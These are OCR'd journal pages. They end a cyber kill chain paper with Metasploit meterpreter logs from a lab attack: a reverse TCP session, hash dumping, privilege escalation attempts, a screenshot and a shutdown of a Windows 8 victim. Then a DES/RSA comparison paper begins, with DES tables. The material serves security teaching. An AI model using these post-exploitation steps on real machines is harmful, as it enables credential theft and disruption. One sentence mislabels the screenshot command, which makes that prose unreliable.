    timestomp     Manipulate file MACE attributes

meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following wa
s attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > webcam_list
[-] webcam_list: Operation failed: 1411
meterpreter > screenshot
Screenshot saved to: /root/hDRoJbyc.jpeg
meterpreter > 
```

Figure 22: Controlling the Victim Machine

## Act on Objectives


Now that we have gained a meterpreter session, we can proceed to achieve our objectives. We want to capture a screenshot of the desktop of the victim machine and shutdown the system. To capture the screenshot all we have to do is to issue the meterpreter command **shutdown** and to capture the screenshot we issue the command screenshot this is all seen in Figure 23, Figure 24 and Figure 25.



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.134:4444
[*] Sending stage (179779 bytes) to 192.168.43.172
[*] Meterpreter session 4 opened (192.168.43.134:4444 -> 192.168.43.172:6485) at
 2019-02-28 12:46:03 -0500

meterpreter > sysinfo
Computer        : WIND8
OS              : Windows 8 (Build 9200).
Architecture    : x86
System Language : en_US
Domain          : PHOENYXPENTEST
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter > screenshot
Screenshot saved to: /root/xotGKrFW.jpeg
meterpreter > shutdown
Shutting down...
meterpreter > 
```

Figure 23: Shutting Down the Victim Machine

Figure 24: Shutting Down the Victim Machine



Properties

Size 1366 × 768 pixels
Type JPEG image
File Size 50.7 kB
Folder root

Aperture
Exposure
Focal Length
ISO
Metering
Camera

Date
Time

Figure 25: Capturing Screenshot of the Victim Machine

## REFERENCES

[1]. Active Reconnaissance. (2012, April). Retrieved from WhatIs.com: https://whatis.techtarget.com/definition/active-reconnaissance

[2]. Al-Mohannadi, H., Mirza, Q., Namanya, A., Awan, I., Cullen, A., & Disso, J. (2016). Cyber Attack Modeling Analysis Techniques: An Overview. 2016 4th International Conference on Future Internet of Things and Cloud Workshops (pp. 69-76). Vienna: IEEE.

[3]. Chris Velazquez. (2015). Detecting and Preventing Attacks Earlier in the Kill Chain. The SANS Institute.

[4]. Clark, J. (2017, July 9). 11 Tips to Prevent Phishing. Retrieved from CSO: https://www.csoonline.com/article/2132618/phishing/11-tips-to-prevent-phishing.html

[5]. Hutchins, E. M., Cloppert, M. J., & Amin, R. M. (2010). Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains. Lockheed Martin Corporation.

[6]. Metasploit. (n.d.). Retrieved from Webopedia: https://www.webopedia.com/TERM/M/Metasploit.html

[7]. Mike Czumak . (2014, February 5). Passive Reconnaissance. Retrieved from Security Sift: https://www.securitysift.com/passive-reconnaissance/

[8]. Panda. (n.d.). Understanding Cyber-Attacks: Part I. The Cyber-Kill Chain. Panda.

[9]. Payload. (n.d.). Retrieved from Encyclopedia by Kaspersky Lab: https://encyclopedia.kaspersky.com/glossary/payload/

[10]. Veil. (n.d.). Retrieved from Github: https://github.com/Veil-Framework/Veil

[11]. Yadav, T., & Rao, A. M. (2015). Technical Aspects of Cyber Kill Chain. Security in Computing and Communications , 438-452.

**Scientific and Practical Cyber Security Journal (SPCSJ) 3(1): 45-57 ISSN 2587-4667 Scientific Cyber Security Association (SCSA)**

# Comparative Study of Cryptographic Algorithms

**Mohanad Abdulhamid[1], and Nyagathu Gichuki[2]**
**[1]AL-Hikma University, Iraq**
**[2]University of Nairobi, Kenya**

**ABSTRACT:** This paper presents a comparative study of two cryptosystems, Data Encryption Standard (DES) and the Rivest-Shamir-Adleman (RSA) schemes. DES is a symmetric (or private) key cipher. This means that the same key is used for encryption and decryption. RSA, on the other hand, is an asymmetric (or public) key cipher, meaning that two keys are used, one for encryption and the other for decryption. The objective of this paper is to implement these two schemes in software. The program is written in the Java™ language. It generates a key from a passphrase given by the user, encrypts and decrypts a message using the same key, for the case of DES. In RSA, decryption is done by computing the decryption key from the encryption key. Finally, the program returns the time taken to encrypt and decrypt a message.

**KEYWORDS**: Cryptographic algorithms; RSA; DES

The desire to communicate privately is a human trait that dates back to the earliest times, hence the need of cryptographic algorithms. The study of ways to disguise messages so as to avast unauthorized interception is known as cryptography. The terms encipher and encrypt refer to the message transformation done at the transmitter and the terms decipher and decrypt refer to the inverse transformation performed at the receiver. The primary reasons for using cryptosystems in communication are:

1. Privacy: Cryptosystems prevents unauthorized persons from extracting information from the channel (eavesdropping)

2. Authentication: Cryptosystems prevents unauthorized person from injecting information into the channel (spoofing). Sometimes as in the case of electronic funds transfer or contract negotiations, it is important to provide the electronic equivalent of a written signature in order to avoid or settle any dispute between the sender and receiver as to what message, if any, was sent.

3. Integrity: Integrity means that the content of the communicated data is assured to be free from any type of modification between the end points (sender and receiver).

4. Non-Repudiation: This function implies that neither the sender nor the receiver can falsely deny that they have sent a certain message.

The two widely accepted and used cryptographic methods are symmetric and asymmetric. Symmetric or private key ciphers use the same key for encryption and decryption, or the key used for decryption can be easily calculated from the key used in encryption. The main problem for symmetric key ciphers is the key distribution.

Asymmetric or public key ciphers are used to solve two of the most difficult problems of conventional encryption, one being the problem of key distribution and the other problem is associated with digital signatures for the purpose of authenticity of data and messages. In asymmetric keys, two keys are used; private and public keys. Public key is used for encryption and private key is used for decryption. Public key encryption is based on mathematical functions, computationally intensive and not very efficient for small mobile devices. They are almost 1000 times slower that symmetric techniques, because they require more computational processing power.

Symmetric encryption or private key systems fall into two general categories; Block Encryption, and Data Stream Encryption. In Block Encryption, the plain text is segmented into blocks of fixed size, each block is encrypted independently from the others. For a given key, a particular plain text block will therefore be carried into the same cipher text block each time it appears (similar to block encoding). With Data Stream Encryption, similar to convolution encoding, there is no fixed block size. Each

plain text bit, □□ is encrypted with the *i*th element, □□ of a sequence of symbols (key stream) generated with the key. The encryption is periodic if the key stream repeats itself after *p* characters for some fixed *p*, otherwise it’s non-periodic.

An example of public key method is Rivest-Shamir-Adleman(RSA), while, Data Encryption Standard (DES) is an example of private key method. These two algorithms are considered in this paper. Some works on this topic can be found in literatures[1-5].


## 2- Cryptographic algorithms

## 2.1- The DES algorithm

### 2.1.1 Permutation of data: Plain text preparation


The numbers in the Tables 1 and 2 specify the bit numbers of the input to the permutation. The order of the numbers in the table corresponds to the output bit position; so for example, the initial permutation moves bit 58 to output bit 1 and input bit 50 to output bit 2.

Table 1 Initial permutation



| Bit | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
|---|---|---|---|---|---|---|---|---|
| 1 | 58 | 50 | 42 | 34 | 26 | 18 | 10 | 2 |
| 9 | 60 | 52 | 44 | 36 | 28 | 20 | 12 | 4 |
| 17 | 62 | 54 | 46 | 38 | 30 | 22 | 14 | 6 |
| 25 | 64 | 56 | 48 | 40 | 32 | 24 | 16 | 8 |
| 33 | 57 | 49 | 41 | 33 | 25 | 17 | 9 | 1 |
| 41 | 59 | 51 | 43 | 35 | 27 | 19 | 11 | 3 |
| 49 | 61 | 53 | 45 | 37 | 29 | 21 | 13 | 5 |
| 57 | 63 | 55 | 47 | 39 | 31 | 23 | 15 | 7 |

Table 2 Final permutation




| Bit | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 |
|---|---|---|---|---|---|---|---|---|
| 1 | 40 | 8 | 48 | 16 | 56 | 24 | 64 | 32 |
| 9 | 39 | 7 | 47 | 15 | 55 | 23 | 63 | 31 |
| 17 | 38 | 6 | 46 | 14 | 54 | 22 | 62 | 30 |
| 25 | 37 | 5 | 45 | 13 | 53 | 21 | 61 | 29 |
| 33 | 36 | 4 | 44 | 12 | 52 | 20 | 60 | 28 |
| 41 | 35 | 3 | 43 | 11 | 51 | 19 | 59 | 27 |
| 49 | 34 | 2 | 42 | 10 | 50 | 18 | 58 | 26 |
| 57 | 33 | 1 | 41 | 9 | 49 | 17 | 57 | 25 |

### 2.1.2 Key scheduling: Generating per round keys

The first step is to pass the 64-bit key through a permutation called Permuted Choice 1, or PC-1 for short. The table for this is given in Table 3. Note that in all subsequent descriptions of bit numbers, 1 is the left-most bit in the number, and *n* is the rightmost bit.

The 56-bit key is used to generate sixteen 48-bit sub keys, called K[1]-K[16], which are used in the 16 rounds of DES for encryption and decryption. The procedure for generating the sub keys, known as key scheduling  is as follows:


Table 3 Permuted choice 1 (PC-1)



| Bit | 0 | 1 | 2 | 3 | 4 | 5 | 6 |
|---|---|---|---|---|---|---|---|
| 1 | 57 | 49 | 41 | 33 | 25 | 17 | 9 |
| 8 | 1 | 58 | 50 | 42 | 34 | 26 | 18 |
| 15 | 10 | 2 | 59 | 51 | 43 | 35 | 27 |
| 22 | 19 | 11 | 3 | 60 | 52 | 44 | 36 |
| 29 | 63 | 55 | 47 | 39 | 31 | 23 | 15 |
| 36 | 7 | 62 | 54 | 46 | 38 | 30 | 22 |
| 43 | 14 | 6 | 61 | 53 | 45 | 37 | 29 |
| 50 | 21 | 13 | 5 | 28 | 20 | 12 | 4 |


1. Set the round number R to 1.
2. Split the current 56-bit key, K, up into two 28-bit blocks, L (the left-hand half) and R (the right-hand half).
3. Rotate L left by the number of bits specified in Table 4, and rotate R left by the same number of bits as well.
4. Join L and R together to get the new K.
5. Apply Permuted Choice 2 (PC-2), Table 5, to K to get the final K[R], where R is the current round number.
6. Increment R by 1 and repeat the procedure until all the sixteen sub keys K[1]-K[16] have been generated. The above procedure is shown in Fig.1.

Table 4 Sub key rotation



| Round Number | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Numberof bits to rotate | 1 | 1 | 2 | 2 | 2 | 2 | 2 | 2 | 1 | 2 | 2 | 2 | 2 | 2 | 2 | 1 |

Table 5 Permuted choice 2 (PC-2)



| Bit | 0 | 1 | 2 | 3 | 4 | 5 |
|---|---|---|---|---|---|---|
| 1 | 14 | 17 | 11 | 24 | 1 | 5 |
| 7 | 3 | 28 | 15 | 6 | 21 | 10 |
| 13 | 23 | 19 | 12 | 4 | 26 | 8 |
| 19 | 16 | 7 | 27 | 20 | 13 | 2 |
| 25 | 41 | 52 | 31 | 37 | 47 | 55 |
| 31 | 30 | 40 | 51 | 45 | 33 | 48 |
| 37 | 44 | 49 | 39 | 56 | 34 | 53 |
| 43 | 46 | 42 | 50 | 36 | 29 | 32 |





**Fig.1** Key scheduling

### 2.1.3 DES core function

Once the key scheduling and plaintext preparation have been completed, the actual encryption or decryption is performed by the main DES algorithm. The 64-bit block of input data is first split into two halves, L and R. L is the left-most 32 bits, and R is the right-most 32 bits. The following process is repeated 16 times, making up the 16 rounds of standard DES. The 16 sets of halves are called L[0]-L[15] and R[0]-R[15].

1. R[I-1], where I is the round number, starting at 1 is taken and fed into the E-bit Selection Table, which is like a permutation, except that some of the bits are used more than once. This expands the number R[I-1] from 32 to 48 bits to prepare for the next step. This is given as in Table 6.

Table 6 E-bit selection




| Bit | 0 | 1 | 2 | 3 | 4 | 5 |
|---|---|---|---|---|---|---|
| 1 | 32 | 1 | 2 | 3 | 4 | 5 |
| 7 | 4 | 5 | 6 | 7 | 8 | 9 |
| 13 | 8 | 9 | 10 | 11 | 12 | 13 |
| 19 | 12 | 13 | 14 | 15 | 16 | 17 |
| 25 | 16 | 17 | 18 | 19 | 20 | 21 |
| 31 | 20 | 21 | 22 | 23 | 24 | 25 |
| 37 | 24 | 25 | 26 | 27 | 28 | 29 |
| 43 | 28 | 29 | 30 | 31 | 32 | 1 |

2. The 48-bit R[I-1] is XORed with K[I] and stored in a temporary buffer so that R[I-1] is not modified.
3. The result from the previous step is now split into 8 segments of 6 bits each. The left-most 6 bits are B[1], and the right-most 6 bits are B[8]. These blocks form the index into the S-boxes, which are used in the next step. The Substitution boxes, known as S-boxes, are a set of 8 two-dimensional arrays, each with 4 rows and 16 columns. The numbers in the boxes are always 4 bits in length, so their values range from 0-15. The S-boxes are numbered S[1]-S[8]. They are given in Tables 7 to 14.
4. Starting with B[1], the first and last bits of the 6-bit block are taken and used as an index into the row number of S[1], which can range from 0 to 3, and the middle four bits are used as an index into the column number, which can range from 0 to 15. The number from this position in the S-box is retrieved and stored away. This is repeated with B[2] and S[2], B[3] and S[3], and the others up to B[8] and S[8]. At this point, you now have 8 4-bit numbers, which when strung together one after the other in the order of retrieval, give a 32-bit result.
5. The result from the previous stage is now passed into the P-permutation, Table 15.
6. This number is now XORed with L[I-1], and moved into R[I]. R[I-1] is moved into L[I].
7. At this point we have a new L[I] and R[I]. Here, we increment I and repeat the core function until I = 17, which means that 16 rounds have been executed and keys K[1]-K[16] have all been used.


When L[16] and R[16] have been obtained, they are joined back together in the same fashion they were split apart (L[16] is the left-hand half, R[16] is the right-hand half), then the two halves are swapped, R[16] becomes the left-most 32 bits and L[16] becomes the right-most 32 bits of the pre-output block and the resultant 64-bit number is called the pre-output. This procedure is shown in Fig.2.

Table 7 Substitution box 1




| Row / Column | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 14 | 4 | 13 | 1 | 2 | 15 | 11 | 8 | 3 | 10 | 6 | 12 | 5 | 9 | 0 | 7 |
| 1 | 0 | 15 | 7 | 4 | 14 | 2 | 13 | 1 | 10 | 6 | 12 | 11 | 9 | 5 | 3 | 8 |
| 2 | 4 | 1 | 14 | 8 | 13 | 6 | 2 | 11 | 15 | 12 | 9 | 7 | 3 | 10 | 5 | 0 |
| 3 | 15 | 12 | 8 | 2 | 4 | 9 | 1 | 7 | 5 | 11 | 3 | 14 | 10 | 0 | 6 | 13 |

Table 8 Substitution box 2




| Row / Column | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 15 | 1 | 8 | 14 | 6 | 11 | 3 | 4 | 9 | 7 | 2 | 13 | 12 | 0 | 5 | 10 |
| 1 | 3 | 13 | 4 | 7 | 15 | 2 | 8 | 14 | 12 | 0 | 1 | 10 | 6 | 9 | 11 | 5 |
| 2 | 0 | 14 | 7 | 11 | 10 | 4 | 13 | 1 | 5 | 8 | 12 | 6 | 9 | 3 | 2 | 15 |
| 3 | 13 | 8 | 10 | 1 | 3 | 15 | 4 | 2 | 11 | 6 | 7 | 12 | 0 | 5 | 14 | 9 |

Table 9 Substitution box 3




| Row / Column | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 10 | 0 | 9 | 14 | 6 | 3 | 15 | 5 | 1 | 13 | 12 | 7 | 11 | 4 | 2 | 8 |
| 1 | 13 | 7 | 0 | 9 | 3 | 4 | 6 | 10 | 2 | 8 | 5 | 14 | 12 | 11 | 15 | 1 |
| 2 | 13 | 6 | 4 | 9 | 8 | 15 | 3 | 0 | 11 | 1 | 2 | 12 | 5 | 10 | 14 | 7 |
| 3 | 1 | 10 | 13 | 0 | 6 | 9 | 8 | 7 | 4 | 15 | 14 | 3 | 11 | 5 | 2 | 12 |

Table 10 Substitution box 4




| Row / Column | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 7 | 13 | 14 | 3 | 0 | 6 | 9 | 10 | 1 | 2 | 8 | 5 | 11 | 12 | 4 | 15 |
| 1 | 13 | 8 | 11 | 5 | 6 | 15 | 0 | 3 | 4 | 7 | 2 | 12 | 1 | 10 | 14 | 9 |
| 2 | 10 | 6 | 9 | 0 | 12 | 11 | 7 | 13 | 15 | 1 | 3 | 14 | 5 | 2 | 8 | 4 |
| 3 | 3 | 15 | 0 | 6 | 10 | 1 | 13 | 8 | 9 | 4 | 5 | 11 | 12 | 7 | 2 | 14 |

Table 11 Substitution box 5




| Row / Column | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 2 | 12 | 4 | 1 | 7 | 10 | 11 | 6 | 8 | 5 | 3 | 15 | 13 | 0 | 14 | 9 |
| 1 | 14 | 11 | 2 | 12 | 4 | 7 | 13 | 1 | 5 | 0 | 15 | 10 | 3 | 9 | 8 | 6 |
| 2 | 4 | 2 | 1 | 11 | 10 | 13 | 7 | 8 | 15 | 9 | 12 | 5 | 6 | 3 | 0 | 14 |
| 3 | 11 | 8 | 12 | 7 | 1 | 14 | 2 | 13 | 6 | 15 | 0 | 9 | 10 | 4 | 5 | 3 |

Table 12 Substitution box 6




| Row / Column | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 12 | 1 | 10 | 15 | 9 | 2 | 6 | 8 | 0 | 13 | 3 | 4 | 14 | 7 | 5 | 11 |
| 1 | 10 | 15 | 4 | 2 | 7 | 12 | 9 | 5 | 6 | 1 | 13 | 14 | 0 | 11 | 3 | 8 |
| 2 | 9 | 14 | 15 | 5 | 2 | 8 | 12 | 3 | 7 | 0 | 4 | 10 | 1 | 13 | 11 | 6 |
| 3 | 4 | 3 | 2 | 12 | 9 | 5 | 15 | 10 | 11 | 14 | 1 | 7 | 6 | 0 | 8 | 13 |

Table 13 Substitution box 7




| Row / Column | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 4 | 11 | 2 | 14 | 15 | 0 | 8 | 13 | 3 | 12 | 9 | 7 | 5 | 10 | 6 | 1 |
| 1 | 13 | 0 | 11 | 7 | 4 | 9 | 1 | 10 | 14 | 3 | 5 | 12 | 2 | 15 | 8 | 6 |
| 2 | 1 | 4 | 11 | 13 | 12 | 3 | 7 | 14 | 10 | 15 | 6 | 8 | 0 | 5 | 9 | 2 |
| 3 | 6 | 11 | 13 | 8 | 1 | 4 | 10 | 7 | 9 | 5 | 0 | 15 | 14 | 2 | 3 | 12 |

Table 14 Substitution box 8



| Row / Column | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 0 | 13 | 2 | 8 | 4 | 6 | 15 | 11 | 1 | 10 | 9 | 3 | 14 | 5 | 0 | 12 | 7 |
| 1 | 1 | 15 | 13 | 8 | 10 | 3 | 7 | 4 | 12 | 5 | 6 | 11 | 0 | 14 | 9 | 2 |
| 2 | 7 | 11 | 4 | 1 | 9 | 12 | 14 | 2 | 0 | 6 | 10 | 13 | 15 | 3 | 5 | 8 |
